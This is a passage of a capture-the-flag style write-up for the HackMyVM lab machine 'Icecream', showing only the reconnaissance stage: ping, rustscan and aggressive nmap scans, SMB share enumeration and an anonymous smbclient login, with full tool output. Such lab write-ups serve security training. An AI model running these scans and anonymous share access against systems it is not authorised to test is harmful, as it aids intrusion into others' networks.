Icecream

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.107
Lets try pinging it


```
ping 192.168.122.207 -c 5

PING 192.168.122.207 (192.168.122.207) 56(84) bytes of data.
64 bytes from 192.168.122.207: icmp_seq=1 ttl=64 time=0.264 ms
64 bytes from 192.168.122.207: icmp_seq=2 ttl=64 time=0.458 ms
64 bytes from 192.168.122.207: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.122.207: icmp_seq=4 ttl=64 time=0.485 ms
64 bytes from 192.168.122.207: icmp_seq=5 ttl=64 time=0.556 ms

--- 192.168.122.207 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4056ms
rtt min/avg/max/mdev = 0.213/0.395/0.556/0.132 ms
```

Alright, lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.207 --ulimit 5000
```



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±3 (1.724s)
rustscan -a 192.168.122.207 --ulimit 5000
Open 192.168.122.207:9000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 20:39 IST
Initiating Ping Scan at 20:39
Scanning 192.168.122.207 [2 ports]
Completed Ping Scan at 20:39, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:39
Completed Parallel DNS resolution of 1 host. at 20:39, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 20:39
Scanning 192.168.122.207 [5 ports]
Discovered open port 139/tcp on 192.168.122.207
Discovered open port 445/tcp on 192.168.122.207
Discovered open port 80/tcp on 192.168.122.207
Discovered open port 22/tcp on 192.168.122.207
Discovered open port 9000/tcp on 192.168.122.207
Completed Connect Scan at 20:39, 0.00s elapsed (5 total ports)
Nmap scan report for 192.168.122.207
Host is up, received syn-ack (0.00049s latency).
Scanned at 2024-11-19 20:39:20 IST for 0s

PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack
80/tcp   open  http         syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
9000/tcp open  cslistener   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

ⓘ Open Ports


PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
139/tcp open netbios-ssn syn-ack

```
445/tcp open microsoft-ds syn-ack
9000/tcp open cslistener syn-ack
```

Lets take a deeper look on these ports


Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,9000 192.168.122.207 -o
aggressiveScan.txt
```



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±4 (11.82s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,9000 192.168.122.207 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 20:41 IST
Nmap scan report for 192.168.122.207
Host is up (0.00040s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 68:94:ca:2f:f7:62:45:56:a4:67:84:59:1b:fe:e9:bc (ECDSA)
|_  256 3b:79:1a:21:81:af:75:c2:c1:2e:4e:f5:a3:9c:c9:e3 (ED25519)
80/tcp   open  http        nginx 1.22.1
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.22.1
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
9000/tcp open  cslistener?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Server: Unit/1.33.0
|     Date: Tue, 19 Nov 2024 15:11:58 GMT
|     Content-Type: application/json
|     Content-Length: 40
|     Connection: close
|     "error": "Value doesn't exist."
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Unit/1.33.0
|     Date: Tue, 19 Nov 2024 15:11:58 GMT
|     Content-Type: application/json
|     Content-Length: 1042
|     Connection: close
|     "certificates": {},
```

ⓘ Aggressive Scan




```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
| 256 68:94:ca:2f:f7:62:45:56:a4:67:84:59:1b:fe:e9:bc (ECDSA)
| 256 3b:79:1a:21:81:af:75:c2:c1:2e:4e:f5:a3:9c:c9:e3 (ED25519)
80/tcp open http nginx 1.22.1
| http-title: 403 Forbidden
| http-server-header: nginx/1.22.1
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
9000/tcp open cslistener?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Server: Unit/1.33.0
| Date: Tue, 19 Nov 2024 15:11:58 GMT
| Content-Type: application/json
| Content-Length: 40
| Connection: close
| "error": "Value doesn't exist."
| GetRequest:
| HTTP/1.1 200 OK
| Server: Unit/1.33.0
| Date: Tue, 19 Nov 2024 15:11:58 GMT
| Content-Type: application/json
| Content-Length: 1042
| Connection: close
| "certificates": {},
| "js modules": {},
| "config": {
| "listeners": {},
| "routes": [],
| "applications": {}
| "status": {
| "modules": {
| "python": {
| "version": "3.11.2",
| "lib": "/usr/lib/unit/modules/python3.11.unit.so"
| "php": {
| "version": "8.2.18",
| "lib": "/usr/lib/unit/modules/php.unit.so"
| "perl": {
| "version": "5.36.0",
| "lib": "/usr/lib/unit/modules/perl.unit.so"
| "ruby": {
| "version": "3.1.2",
| "lib": "/usr/lib/unit/modules/ruby.unit.so"
| "java": {
| "version": "17.0.11",
| "lib": "/usr/lib/unit/modules/java17.unit.so"
| "wasm": {
| "version": "0.1",
| "lib": "/usr/lib/unit/modules/wasm.unit.so"
| HTTPOptions:
| HTTP/1.1 405 Method Not Allowed
| Server: Unit/1.33.0
| Date: Tue, 19 Nov 2024 15:11:58 GMT
| Content-Type: application/json
| Content-Length: 35
| Connection: close
| "error": "Invalid method."
```

I dont think we need to enumerate the directories but we do have smb running here lets enumerate that

SMB Enumeration


```
enum4linux 192.168.122.207
```



```
 ================================( Share Enumeration on 192.168.122.207 )================================

Can't load /etc/samba/smb.conf - run testparm to debug it

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        icecream        Disk      tmp Folder
        IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
        nobody          Disk      Home Directories
SMB1 disabled -- no workgroup available
```

Lets connect to this now


```
smbclient //192.168.122.207/icecream
```



```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Icecream git:(main)±5 (5m 31.37s)
smbclient //192.168.122.207/icecream
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Nov 19 20:39:02 2024
  ..                                  D        0  Tue Nov 19 19:55:33 2024
  systemd-private-43f32771d01241cdb932ab8304c3a0d1-systemd-logind.service-R2sJcx      D        0  Tue Nov 19 19:59:38 2024
  .font-unix                         DH        0  Tue Nov 19 19:59:37 2024
  .XIM-unix                          DH        0  Tue Nov 19 19:59:37 2024
  systemd-private-43f32771d01241cdb932ab8304c3a0d1-systemd-timesyncd.service-Zhazn1      D        0  Tue Nov 19 19:59:37 2024
  .ICE-unix                          DH        0  Tue Nov 19 19:59:37 2024
  .X11-unix                          DH        0  Tue Nov 19 19:59:37 2024

                19480400 blocks of size 1024. 16152900 blocks available
```

